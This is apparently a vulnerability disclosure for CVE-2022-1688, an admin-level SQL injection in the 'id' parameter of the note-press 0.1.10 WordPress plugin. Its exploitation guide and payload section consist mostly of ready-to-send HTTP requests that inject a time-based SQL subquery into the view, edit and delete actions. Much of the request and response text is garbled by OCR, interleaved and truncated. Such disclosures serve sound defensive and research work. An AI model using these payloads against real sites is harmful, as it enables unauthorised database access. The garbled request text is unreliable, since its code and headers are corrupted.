

<u>Home</u> / (1/3) note-press 0.1.10 WordPress plugin SQL injection

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Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	note-press
Affected Software Type	WordPress plugin
Version	0.1.10
Weakness	SQL Injection
CWEID	CWE-89
CVEID	CVE-2022-1688
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
Reporter Contact	daniel.krohmer@iese.fraunhofer.de
Link to Affected Software	https://wordpress.org/plugins/note-press
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1688

Vulnerability Description


The id query parameter in note-press 0.1.10 is vulnerable to SQL injection in three




Exploitation Guide

Exploit 1: view


Login as admin user. This attack requires at least admin privileges.



Go to Note Press.








Click on View.





Clicking the previous button triggers the vulnerable request. id is the vulnerable query parameter.

```
. = =
Request
                                                                                             Response
l GFT_/wp-admin/admin.php?page=Note_Press-Main-Menu&action=vie<mark>v&id</mark>
                                                                                               1 HTTP/1.1 200 OK
 =17 HTTP/1.1
2 Host: localhost
                                                                                               2 Date: Wed, 04 May 2022 10:15:33 GMT
3 Server: Apache/2.4.52 (Debian)
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:91.0)
                                                                                               4 Expires: Wed, 11 Jan 1984 05:00:00 GMT 5 Cache-Control: no-cache, must-revalidate, max-age=0
                                                                                               6 X-Frame-Options: SAMEORIGIN
                                                                                               9 Content-Length: 28353
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
                                                                                              10 Connection: close
  Referer:
  admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C2a5effdfc3e78d8a37a923c62d7ea8428e3e7719c7384c3d20df1c9596016
                                                                                                    <head>
                                                                                                      <meta http-equiv="Content-Type" content="text/html;</pre>
  admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C0577482154b4bf69dbd69b8d96d68dc227bfb657948ce4ffc3ee461d8928b
                                                                                                        Note Press ‹ hacking playground — WordPress
                                                                                                         addLoadEvent = function(func){
 Upgrade-Insecure-Requests: 1
3 Sec-Fetch-Mode: navigate
                                                                                                            else if(typeof wpOnload!=='function'){
  wpOnload=func;
4 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
                                                                                                               var oldonload=wpOnload;
```

A POC may look like the following request:


```
Gecko/20100101 Firefox/91.0
                                                                               6 X-Frame-Options: SAMEORIGIN
5 Accept-Language: en-US,en;q=0.5
                                                                               9 Content-Length: 28679
6 Accept-Encoding: gzip, deflate
7 Referer:
 http://localhost/wp-admin/admin.php?page=Note_Press-Main-Menu
8 DNT: 1
O Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
 47f; wordpress test cookie=WP%20Cookie%20check;
 wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
  admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
                                                                                       Note Press ‹ hacking playground — WordPress
                                                                                        addLoadEvent = function(func){
  if(typeof jQuery!=='undefined')jQuery(function(){
 editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_gr
oups_tab%3Dpop; wp-settings-time-1=1651655077;
1 Upgrade-Insecure-Requests: 1
 Sec-Fetch-Dest: document
                                                                                          else if(typeof wpOnload!=='function'){
  wpOnload=func;
```

In the code, the vulnerability is triggered by unsanitized user input of <code>id</code> at line 1129 in <code>./admin/Note_Press-admin-menu.php</code>. The final database query is called at line 494 of the same file.


Exploit 2: edit

Login as admin user. This attack requires at least admin privileges.






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
Choose an arbitrary Title and click on Add Note.





Click on Edit.





Clicking the previous button triggers the vulnerable request. id is the vulnerable query parameter.

```
= =
Request
                                                                                Response
GFT_/wp-admin/admin.php?page=Note_Press-Main-Menu&action=ed_t&id
                                                                                   1 HTTP/1.1 200 OK
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
                                                                                   4 Expires: Wed, 11 Jan 1984 05:00:00 GMT 5 Cache-Control: no-cache, must-revalidate, max-age=0
 Gecko/20100101 Firefox/91.0
                                                                                   6 X-Frame-Options: SAMEORIGIN
                                                                                   8 Vary: Accept-Encoding
 Accept-Language: en-US,en;q=0.5
                                                                                   9 Content-Length: 132293
6 Accept-Encoding: gzip, deflate
 Referer:
                                                                                  13 <! DOCTYPE html>
8 DNT: 1
                                                                                  14 <html class="wp-toolbar"
 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
  admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
  admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C0577482154b4bf69dbd69b8d96d68dc227bfb657948ce4ffc3ee461d8928b
                                                                                           Note Press ‹ hacking playground — WordPress
  62b; wp-settings-l=
  oups_tab%3Dpop; wp-settings-time-1=1651655077;
 Upgrade-Insecure-Requests: 1
 Sec-Fetch-Dest: document
 Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
                                                                                              else if(typeof wpOnload!=='function'){
  wpOnload=func;
                                                                                                var oldonload=wpOnload;
```

A POC may look like the following request:

Data protection


```
Gecko/20100101 Firefox/91.0
                                                                                     6 X-Frame-Options: SAMEORIGIN
7 Referrer-Policy: strict-origin-when-cross-origin
   ,*/*;q=0.8
                                                                                     8 Vary: Accept-Encoding
5 Accept-Language: en-US,en;q=0.5
                                                                                     9 Content-Length: 132619
8 DNT: 1
                                                                                    13 <! DOCTYPE html>
                                                                                    14 <html class="wp-toolbar"
9 Connection: close
O Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
  wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
  admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C0577482154b4bf69dbd69b8d96d68dc227bfb657948ce4ffc3ee461d8928b
  62b; wp-settings-l=
   oups_tab%3Dpop; wp-settings-time-l=1651655077;
1 Upgrade-Insecure-Requests: 1
2 Sec-Fetch-Dest: document
3 Sec-Fetch-Mode: navigate
                                                                                                 else if(typeof wpOnload!=='function'){
  wpOnload=func;
4 Sec-Fetch-Site: same-origin
                                                                                                   wpOnload=function(){
```

In the code, the vulnerability is triggered by unsanitized user input of id at line 1133 in ./admin/Note_Press-admin-menu.php . The final database query is called at line 574 of the same file.


Exploit 3: delete

Login as admin user. This attack requires at least admin privileges.






Go to Note Press.




Choose an arbitrary Title and click on Add Note.





Click on Edit.





Clicking the previous button triggers the vulnerable request. id is the vulnerable query parameter.

```
. .
Request
                                                                                        Response
                                                                                        Pretty Raw Hex Render 🙃 \n 🗏
1 GET_(-p-admin/admin.php?page=Note_Press-Main-Menu&action=delete&
 id=17 -TTP/1.1
localhost
                                                                                         2 Date: Wed, 04 May 2022 11:29:11 GMT
3 Server: Apache/2.4.52 (Debian)
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:91.0)
                                                                                         4 Expires: Wed, 11 Jan 1984 05:00:00 GMT 5 Cache-Control: no-cache, must-revalidate, max-age=0
                                                                                          6 X-Frame-Options: SAMEORIGIN
                                                                                         8 Vary: Accept-Encoding
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
                                                                                         9 Content-Length: 34674
                                                                                         10 Connection: close
                                                                                         11 Content-Type: text/html; charset=UTF-8
8 DNT: 1
9 Connection: close
0 Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
                                                                                              <head>
                                                                                                <meta http-equiv="Content-Type" content="text/html;</pre>
  47f; wordpress_test_cookie=WP%20Cookie%20check;
  wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
                                                                                                   Note Press ‹ hacking playground — WordPress
  admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C0577482154b4bf69dbd69b8d96d68dc227bfb657948ce4ffc3ee461d8928b
  62b; wp-settings-l=
  Upgrade-Insecure-Requests: 1
  Sec-Fetch-Dest: document
                                                                                                      else if(typeof wpOnload!=='function'){
  wpOnload=func;
  Sec-Fetch-Mode: navigate
4 Sec-Fetch-Site: same-origin
                                                                                                        var oldonload=wpOnload;
                                                                                                        wpOnload=function(){
                                                                                                   var ajaxurl = '/wp-admin/admin-ajax.php',
pagenow = 'toplevel_page_Note_Press-Main-Menu',
                                                                                                    typenow =
```



```
2 Date: Wed, 04 May 2022 11:28:05 GMT
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
                                                                                          4 Expires: Wed, 11 Jan 1984 05:00:00 GMT 5 Cache-Control: no-cache, must-revalidate, max-age=0
                                                                                          6 X-Frame-Options: SAMEORIGIN
                                                                                          7 Referrer-Policy: strict-origin-when-cross-origin
  ,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
                                                                                          9 Content-Length: 36178
6 Accept-Encoding: gzip, deflate
                                                                                         14 <html class="wp-toolbar"
8 DNT: 1
9 Connection: close
O Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
                                                                                         16 <head>
 admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C2a5effdfc3e78d8a37a923c62d7ea8428e3e7719c7384c3d20df1c9596016
                                                                                                 <meta http-equiv="Content-Type" content="text/html;</pre>
  47f; wordpress_test_cookie=WP%20Cookie%20check;
  wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
                                                                                                   Note Press ‹ hacking playground — WordPress
 admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN07JMamrPDIjvembDZTX4
%7C05774B2154b4bf69dbd69b8d96d68dc227bfb657948ce4ffc3ee461d8928b
                                                                                                  <script type="text/javascript">
addLoadEvent = function(func){
  62b; wp-settings-l=
  editor%30tinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop; wp-settings-time-1=1651655077;
                                                                                                      if(typeof jQuery!=='undefined')jQuery(function(){
 Upgrade-Insecure-Requests: 1
                                                                                                       else if(typeof wpOnload!=='function'){
  wpOnload=func;
 Sec-Fetch-Mode: navigate
4 Sec-Fetch-Site: same-origin
 Sec-Fetch-User: ?1
                                                                                                        var oldonload=wpOnload;
                                                                                                         wpOnload=function(){
   oldonload();
                                                                                                    var ajaxurl = '/wp-admin/admin-ajax.php',
pagenow = 'toplevel_page_Note_Press-Main-Menu',
typenow = '',
```

In the code, the vulnerability is triggered by unsanitized user input of id at line 1156 in <code>./admin/Note_Press-admin-menu.php</code>. The final database query is called at line 1051 of the same file.

```
1141
                                     Note Pressdelete multi note($id);
1142
1143
1144
1145
1146
                                     Note PressshowMessage($count . __('Note Deleted!',
1147
       'Note_Press'));
1148
1149
1150
                                     Note_PressshowMessage($count . __(' Notes Deleted!',
1151
       'Note_Press'));
1152
1153
                      elseif (isset($ GET['id']))
1155
                              1157
1158
1159
                              Note_PressshowMessage(__('No notes selected.', 'Note_Press'));
1160
1161
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work. The SQL injection can be triggered by sending the requests below.

Exploit 1: view

```
GET /wp-admin/admin.php?page=Note_Press-Main-Menu&action=view&id=17+AND+(SELECT+3630+FROM+(SELE Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=Note_Press-Main-Menu
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN
Upgrade-Insecure-Requests: 1
```



Exploit 2: edit

GET /wp-admin/admin.php?page=Note Press-Main-Menu&action=edit&id=17+AND+(SELECT+3630+FROM+(SELE

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: http://localhost/wp-admin/admin.php?page=Note_Press-Main-Menu

DNT: 1

Connection: close

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Exploit 3: delete

 ${\tt GET /wp-admin/admin.php?page=Note_Press-Main-Menu\&action=delete\&id=17+AND+(SELECT+3630+FROM+(SELECT+3640+FROM+(SELECT+5640+FROM+(SELECT+5640+FROM+(SELECT+5640+FROM+(SELECT+5640+FROM+(SELECT+5640+FROM+(SELECT+5640+FROM+(SELECT+5640+FROM+(SELECT+5640+FROM+(SELECT+5640+FROM+(SELE$

Host: localhost

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: http://localhost/wp-admin/admin.php?page=Note_Press-Main-Menu&action=edit&id=17

DNT: 1

Connection: close

Cookie: wordpress 86a9106ae65537651a8e456835b316ab=admin%7C1651827877%7C93i22K3S8WqFD892zcV4jyN

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1